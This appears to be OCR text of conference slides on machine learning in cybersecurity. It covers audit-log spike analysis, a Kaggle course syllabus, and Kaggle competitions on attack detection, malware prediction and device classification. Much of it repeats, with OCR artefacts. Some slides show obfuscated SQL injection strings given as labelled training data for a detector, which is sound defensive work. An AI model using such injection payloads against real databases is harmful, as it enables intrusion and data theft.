807	2015-09-12 23:44:25	The audit log was cleared.	1102	jcoleman	dolor-eveniet
852	2015-09-12 23:44:24	The audit log was cleared.	1102	mrobbins	blanditiis-voluptatibus
904	2015-09-12 23:44:24	The audit log was cleared.	1102	mbautista	aliquid-consequuntur
992	2015-09-12 23:44:25	The audit log was cleared.	1102	acherry	quas-illo
1001	2015-09-12 23:44:24	The audit log was cleared.	1102	dcraig	omnis-tempora
1231	2015-09-12 23:44:24	The audit log was cleared.	1102	jwilson	earum-consequatur
1262	2015-09-12 23:21:57	The audit log was cleared.	1102	lbaker	nam-quo
1375	2015-09-12 23:44:25	The audit log was cleared.	1102	dvaughan	dicta-magni
1489	2015-09-12 23:44:24	The audit log was cleared.	1102	mharper	rerum-magnam

“When we averaged by day the spike was diluted, when we averaged by hour, the spike shows prominently.”

Looking at events by day and also by hour. On the latter we see an interesting spike.

Exploding events to understand the spike near midnight on the 12th.

Logs cleared on 12 machines at the same time. Suspicious!

VENDORS HAVE FLOODED THE MARKET WITH CLAIMS THAT ARE TOO GOOD TO BE TRUE

"High accuracy, no noise"

"Uses machine learning and data science so anyone can get the same results as an expert in seconds"

"No endpoint protected by our product has EVER been breached"

"29x better productivity"

"Just like a veteran security expert"

"Impossible to deceive, unlike pre-canned algorithmic processes used by other security tools"

"No update ever needed"

"Automatically detects and classifies everything"

Practice

Kaggle pipelines

Week #1:

. Describe competition mechanics
. Compare real life applications and competitions
. Summarize reasons to participate in data science competitions
. Describe main types of ML algorithms
. Describe typical hardware and software requirements
. Analyze decision boundries of different classifiers
. Feature preprocessing and generation with respect to models
. Feature extractions from text and images

Week #2:

. Exploratory Data Analysis (EDA)
. EDA examples and visualizations
. Inspect the data and find golden features
. Validation: risk of overfitting, strategies and problems
. Data leakages

Week #3:

. Metrics optimization in a competition, new metrics
. Advanced Feature Engineering I: mean encoding, regularization, generalizations

Week #4:

. Hyperparameter Optimization
. Tips and Tricks
. Advanced Feature Engineering II: matrix factorization for feature extraction, tSNE, feature interactions
. Ensembling

Week #5:

. Competition "walk-through" examples

Week #1:

. Describe competition mechanics

. Compare real life applications and competitions

. Summarize reasons to participate in data science competitions

. Describe main types of ML algorithms

. Describe typical hardware and software requirements

. Analyze decision boundries of different classifiers

. Feature preprocessing and generation with respect to models

. Feature extractions from text and images

Week #2:

. Exploratory Data Analysis (EDA)

. EDA examples and visualizations

. Inspect the data and find golden features

. Validation: risk of overfitting, strategies and problems

. Data leakages

Week #3:

. Metrics optimization in a competition, new metrics

. Advanced Feature Engineering I: mean encoding, regularization, generalizations

Week #4:

. Hyperparameter Optimization

. Tips and Tricks


. Advanced Feature Engineering II: matrix factorization for feature extraction, tSNE, feature interactions

. Ensembling

Week #5:


. Competition "walk-through" examples


kaggle cybersecurity competitions





```
train.head(10).values
```


```
array([[59290,
        b"' and/**/38>( select\t(622)/**/from/*362 emhgpv gpnqdn odpxkn qgnoyb */htipaw)"],
       [54992,
        b'shqpkt" union /*!426 all\t*/(select kwicwt(\t(\tyaaoda\t()), (236), (konjlq()),  619,
nyknas ()), byamlo (), \txfsesf( (\tdqoyrp()), (sbecbl()), (\tlhnjpg()), (kkicjp()), (udkygv
()), hoewxv\t()))'],
       [64287,
        b'nhnqag" uniondistinct--154 298 plhlre exaloq unyote \r(select (rpfeir#15 256 15 rttla
t 66 gsjxjq 44 819 \r()), kuoopt(), (#\rvxhuha), (116), (--kfbvww 193 \r"mkhkjq"), 271, (omqjm
j), gvdira--\r((--\r325), --mcrgew oqrhwp jhseux 55 xpayss 88 \rfctnjs (), (794), 3, #58 14 114
vdqoyq \r\'apxkvx\', (\tmhjblm())), #yxnynl \r"lllpue"/**/from#\rexample.example)'],
       [28821, b'D8j+oNbylTIGw='],
```





kaggle cybersecurity competitions






```
train.head(10).values
```

```
array([[59290,
        b"' and/**/38>( select\t(622)/**/from/*362 emhgpv gpnqdn odpxkn qgnoyb */htipaw)"],
       [54992,
        b'shqpkt" union /*!426 all\t*/(select kwicwt(\t(\tyaaoda\t()), (236), (konjlq()),  619,
        byamlo (), \txfsesf( (\tdqoyrp()), (sbecbl()), (\tlhnjpg()), (kkicjp()), (udkygv
        hoewxv\t()))'],
```

InClass Prediction Competition

Malicious Intent Detection Challenge

Apply ML to detect if an API request contains a cybersecurity attack/injection.

15 teams · 10 months ago

```
train.head(10).values
```

```
array([[59290,
        b"' and/**/38>( select\t(622)/**/from/*362 emhgpv gpnqdn odpxkn qgnoyb */htipaw)"],
       [54992,
        b'shqpkt" union /*!426 all\t*/(select kwicwt(\t(\tyaaoda\t()), (236), (konjlq()),  619,
nyknas ()), byamlo (), \txfsesf( (\tdqoyrp()), (sbecbl()), (\tlhnjpg()), (kkicjp()), (udkygv
()), hoewxv\t()))'],
       [64287,
        b'nhnqag" uniondistinct--154 298 plhlre exaloq unyote \r(select (rpfeir#15 256 15 rttla
t 66 gsjxjq 44 819 \r()), kuoopt(), (#\rvxhuha), (116), (--kfbvww 193 \r"mkhkjq"), 271, (omqjm
j), gvdira--\r((--\r325), --mcrgew oqrhwp jhseux 55 xpayss 88 \rfctnjs (), (794), 3, #58 14 114
vdqoyq \r\'apxkvx\', (\tmhjblm())), #yxnynl \r"lllpue"/**/from#\rexample.example)'],
       [28821, b'D8j+oNbylTIGw='],
```


ious Intent Detection Challenge

ML to detect if an API request contains a cybersecurity attack/injection. Win $2,000+ in prizes

· 10 months ago

w Data Notebooks Discussion Leaderboard Rules Team My Submissions Late Submission

Private Leaderboard

Malicious Intent Detection Challenge

Apply ML to detect if an API request contains a cybersecurity attack/injection. Win $2,000+ in prizes

15 teams · 10 months ago

Overview Data Notebooks Discussion Leaderboard Rules Team My Submissions Late Submissio

Public Leaderboard Private Leaderboard

Malicious Intent Detection Challenge

Apply ML to detect if an API request contains a cybersecurity attack/injection. Win $2,000+ in prizes

15 teams · 10 months ago

Overview Data Notebooks Discussion Leaderboard Rules Team My Submissions **Late Submission**

Public Leaderboard Private Leaderboard

This leaderboard is calculated with approximately 30% of the test data.

The final results will be based on the other 70%, so the final standings may be different.

Raw Data Refresh

#	Team Name	Notebook	Team Members	Score	Entries	Last
1	**Bakulin Vyacheslav**			0.99990	20	10mo
2	**Sychev_a_k**			0.99988	30	10mo

Your Best Entry

Your submission scored 0.99987, which is not an improvement of your best score. Keep trying!

#	Team Name	Notebook	Team Members	Score	Entries	Last
3	**Evgeny Kovalev**			0.99987	69	10mo
4	**Nikita Konodyuk**			0.99981	19	10mo
5	**Lyashko Kirill**			0.99980	21	1y
6	**Vlad Balanda**			0.99977	12	1y
7	**SivArul**			0.99977	31	10mo
8	**Arunkumar V Ramanan**			0.99951	3	1y
9	**Kirill Simakov**			0.99950	3	1y
10	**Andrew Lukyanenko**	</> Malicious Intent Dete...		0.99934	8	10mo

Malicious Intent Detection Challenge

Apply ML to detect if an API request contains a cybersecurity attack/injection. Win $2,000+ in prizes

15 teams · 10 months ago

Overview Data Notebooks Discussion Leaderboard Rules Team My Submissions Late Submission

Public Leaderboard Private Leaderboard


The private leaderboard is calculated with approximately 70% of the test data.


This competition has completed. This leaderboard reflects the final standings.


Refresh

#	△pub	Team Name	Notebook	Team Members	Score	Entries	Last
1	—	Bakulin Vyacheslav			0.99985	20	10mo
2	▲1	Evgeny Kovalev			0.99985	69	10mo
3	▼1	Sychev_a_k			0.99976	30	10mo
4	—	Nikita Konodyuk			0.99974	19	10mo
5	—	Lyashko Kirill			0.99969	21	1y
6	▲1	SivArul			0.99963	31	10mo
7	▼1	Vlad Balanda			0.99942	12	1y
8	▲2	Andrew Lukyanenko	</> Malicious Intent Dete...		0.99941	8	10mo
9	▲2	David			0.99941	16	10mo
10	▼2	Arunkumar V Ramanan			0.99912	3	1y
11	▼2	Kirill Simakov			0.99910	3	1y
12	▲1	Karasev Anton			0.99886	4	1y

kaggle cybersecurity competitions








train.head()

	MachineIdentifier	EngineVersion	AppVersion	AvSigVersion	AVProductStatesIdentifier	AVProductsInstalled
0	0000028988387b115f69f31a3bf04f09	1.1.15100.1	4.18.1807.18075	1.273.1735.0	53447.0	1.0
1	000007535c3f730efa9ea0b7ef1bd645	1.1.14600.4	4.13.17134.1	1.263.48.0	53447.0	1.0
2	000007905a28d863f6d0d597892cd692	1.1.15100.1	4.18.1807.18075	1.273.1341.0	53447.0	1.0
3	00000b11598a75ea8ba1beaa85f99146	1.1.15100.1	4.18.1807.18075	1.273.1527.0	53447.0	1.0
4	000014a5f00daa18e76b81417eab001c	1.1.15100.1	4.18.1807.18075	1.273.1379.0	53447.0	1.0



kaggle cybersecurity competitions

Malware Prediction

Can you predict if a machine will soon be hit with malware?

$25,000
Prize Money

```
stats = []
for col in train.columns:
    stats.append((col, train[col].nunique(), train[col].isnull().sum() * 100 / train.shape[0],
train[col].value_counts(normalize=True, dropna=False).values[0] * 100, train[col].dtype))

stats_df = pd.DataFrame(stats, columns=['Feature', 'Unique_values', 'Percentage of missing valu
es', 'Percentage of values in the biggest category', 'type'])
stats_df.sort_values('Percentage of missing values', ascending=False)
```

	Feature	Unique_values	Percentage of missing values	Percentage of values in the biggest category	type
8	PuaMode	2	99.974119	99.974119	category
1	Census_ProcessorClass	3	99.589407	99.589407	category
	DefaultBrowsersIdentifier	1730	95.141637	95.141637	float16
8	Census_IsFlightingInternal	2	83.044030	83.044030	float16
2	Census_InternalBatteryType	78	71.046809	71.046809	category
1	Census_ThresholdOptIn	2	63.524472	63.524472	float16
5	Census_IsWIMBootEnabled	2	63.439038	63.439038	float16
1	SmartScreen	21	35.610795	48.379658	category
5	OrganizationIdentifier	49	30.841487	47.037662	float16
9	[illegible]	2	6.027686	93.928812	float16
4	[illegible]	107366	3.647477	3.647477	float32
0	[illegible]	2	3.401352	69.205344	float16
1	[illegible]	15	3.401352	20.177195	float16
3	[illegible]	41087	3.012448	66.643004	float32


```
train.head()
```

	MachineIdentifier	EngineVersion	AppVersion	AvSigVersion	AVProductStatesIdentifier	AVProductsInstalled
0	0000028988387b115f69f31a3bf04f09	1.1.15100.1	4.18.1807.18075	1.273.1735.0	53447.0	1.0
1	000007535c3f730efa9ea0b7ef1bd645	1.1.14600.4	4.13.17134.1	1.263.48.0	53447.0	1.0
2	000007905a28d863f6d0d597892cd692	1.1.15100.1	4.18.1807.18075	1.273.1341.0	53447.0	1.0
3	00000b11598a75ea8ba1beea8459149f	1.1.15100.1	4.18.1807.18075	1.273.1527.0	53447.0	1.0
4	000014a5f00daa18e76b81417eeb99fc	1.1.15100.1	4.18.1807.18075	1.273.1379.0	53447.0	1.0

```
train.head()
```

	MachineIdentifier	EngineVersion	AppVersion	AvSigVersion	AVProductStatesIdentifier	AVProductsInstalled
0	0000028988387b115f69f31a3bf04f09	1.1.15100.1	4.18.1807.18075	1.273.1735.0	53447.0	1.0
1	000007535c3f730efa9ea0b7ef1bd645	1.1.14600.4	4.13.17134.1	1.263.48.0	53447.0	1.0
2	000007905a28d863f6d0d597892cd692	1.1.15100.1	4.18.1807.18075	1.273.1341.0	53447.0	1.0
3	00000b11598a75ea8ba1beea8459149f	1.1.15100.1	4.18.1807.18075	1.273.1527.0	53447.0	1.0
4	000014a5f00daa18e76b81417eeb99fc	1.1.15100.1	4.18.1807.18075	1.273.1379.0	53447.0	1.0


```
stats = []
for col in train.columns:
    stats.append((col, train[col].nunique(), train[col].isnull().sum() * 100 / train.shape[0],
train[col].value_counts(normalize=True, dropna=False).values[0] * 100, train[col].dtype))

stats_df = pd.DataFrame(stats, columns=['Feature', 'Unique_values', 'Percentage of missing valu
es', 'Percentage of values in the biggest category', 'type'])
stats_df.sort_values('Percentage of missing values', ascending=False)
```

	Feature	Unique_values	Percentage of missing values	Percentage of values in the biggest category	type
28	PuaMode	2	99.974119	99.974119	category
41	Census_ProcessorClass	3	99.589407	99.589407	category
8	DefaultBrowsersIdentifier	1730	95.141637	95.141637	float16
68	Census_IsFlightingInternal	2	83.044030	83.044030	float16
52	Census_InternalBatteryType	78	71.046809	71.046809	category
71	Census_ThresholdOptIn	2	63.524472	63.524472	float16
75	Census_IsWIMBootEnabled	2	63.439038	63.439038	float16
31	SmartScreen	21	35.610795	48.379658	category
15	OrganizationIdentifier	49	30.841487	47.037662	float16
29	SMode	2	6.027686	93.928812	float16
14	CityIdentifier	107366	3.647477	3.647477	float32
80	Wdft_IsGamer	2	3.401352	69.205344	float16
81	Wdft_RegionIdentifier	15	3.401352	20.177195	float16
53	Census_InternalBatteryNumberOfCharges	41087	3.012448	56.643094	float32
72	Census_FirmwareManufacturerIdentifier	712	2.054109	30.253692	float16
69	Census_IsFlightsDisabled	2	1.799286	98.199728	float16

1095	▲ 65	Jose Javier Costa		0.63329	21	7mo
1096	▼ 113	RyujiMatsushima		0.63327	19	7mo
1097	▲ 277	SJ_Heo		0.63325	12	10mo
1098	▼ 179	Stoiv		0.63325	16	8mo
1099	▼ 177	Daichi Miura		0.63325	5	8mo
1100	▼ 177	Oblix Ho		0.63325	3	8mo
1101	▼ 176	Tsubasa Tanaka		0.63325	4	8mo
1102	▼ 176	poison code		0.63325	14	8mo
1103	▼ 176	hiro shikata		0.63325	1	8mo
1104	▼ 189	[servian-nsw]jchampion		0.63325	39	8mo
1105	▼ 175	hamelg		0.63325	1	8mo
1106	▼ 175	nishipy		0.63325	6	8mo
1107	▼ 175	Samuel da Silva Oliveira		0.63325	1	8mo
1108	▼ 174	takeh.oh		0.63325	7	8mo
1109	▼ 174	Anand mohan awasthi		0.63325	4	8mo
1110	▼ 174	Michael Vander Meiden		0.63325	1	8mo
1111	▼ 212	alaskaw		0.63325	13	8mo
1112	▼ 174	GC		0.63325	7	8mo
1113	▼ 174	Sychev_a_k		0.63325	6	8mo
1114	▼ 174	Keval Kant		0.63325	1	8mo
1115	▼ 174	Bhavesh Badjatya		0.63325	3	8mo
1116	▼ 286	Joe K		0.63325	17	8mo

kaggle cybersecurity competitions



Fields

- mac: MAC address of the device
- ip: local IP
- device_id: unique id of the scan
- device_class: this is what you need to predict
- services: the list of open ports discovered by our network scanner

Fields

- mac: MAC address of the device
- ip: local IP
- device_id: unique id of the scan
- device_class: this is what you need to predict
- services: the list of open ports discovered by our network scanner

  First, the scanner tries to discover open ports

  - What is a port?
  - How it can be done technically

- upnp: UPnP response

  Then the scanner tries to find and interrogate the UPnP server (not every device has UPnP server running)

  - if you know nothing about UPnP, this is a good place to start
- mdns: mDNS response
  - the scanner tries to get the list of registered services with mDNS
- ssdp: SSDP broadcasts
- dhcp: DHCP broadcasts

  When scanning a device the scanner is sniffing the network for DHCP and SSDP broadcasts sent by the device

  - What is DHCP
  - What is SSDP
  - DHCP fingerprinting

THE REALITIES OF APPLYING MACHINE LEARNING IN CYBER SECURITY ARE…COMPLICATED

BENIGN NETWORK ACTIVITY IS ALMOST NEVER NORMAL

Finding anomalous activity requires an understanding of what is normal, and network traffic is almost never normal

ADVERSARIES AND THEIR TACTICS ARE MOVING TARGETS

Machine learning assumes future data follow the patterns of past data, but networks and adversaries constantly change


EVERY FALSE POSITIVE COSTS TIME AND MONEY


False positives require analysts to examine an alert only to determine it was triggered by benign activity


INSIGHTS MUST BE BOTH ACCURATE AND ACTIONABLE


SOC operators need to know why a detection occurred, and black-box models can't provide that

Education










datasciencecourse.ru

ods.ai mlcourse.ai

https://bitly.su/rXxrinZ

Questions



sychev_a_k

sychev_a_k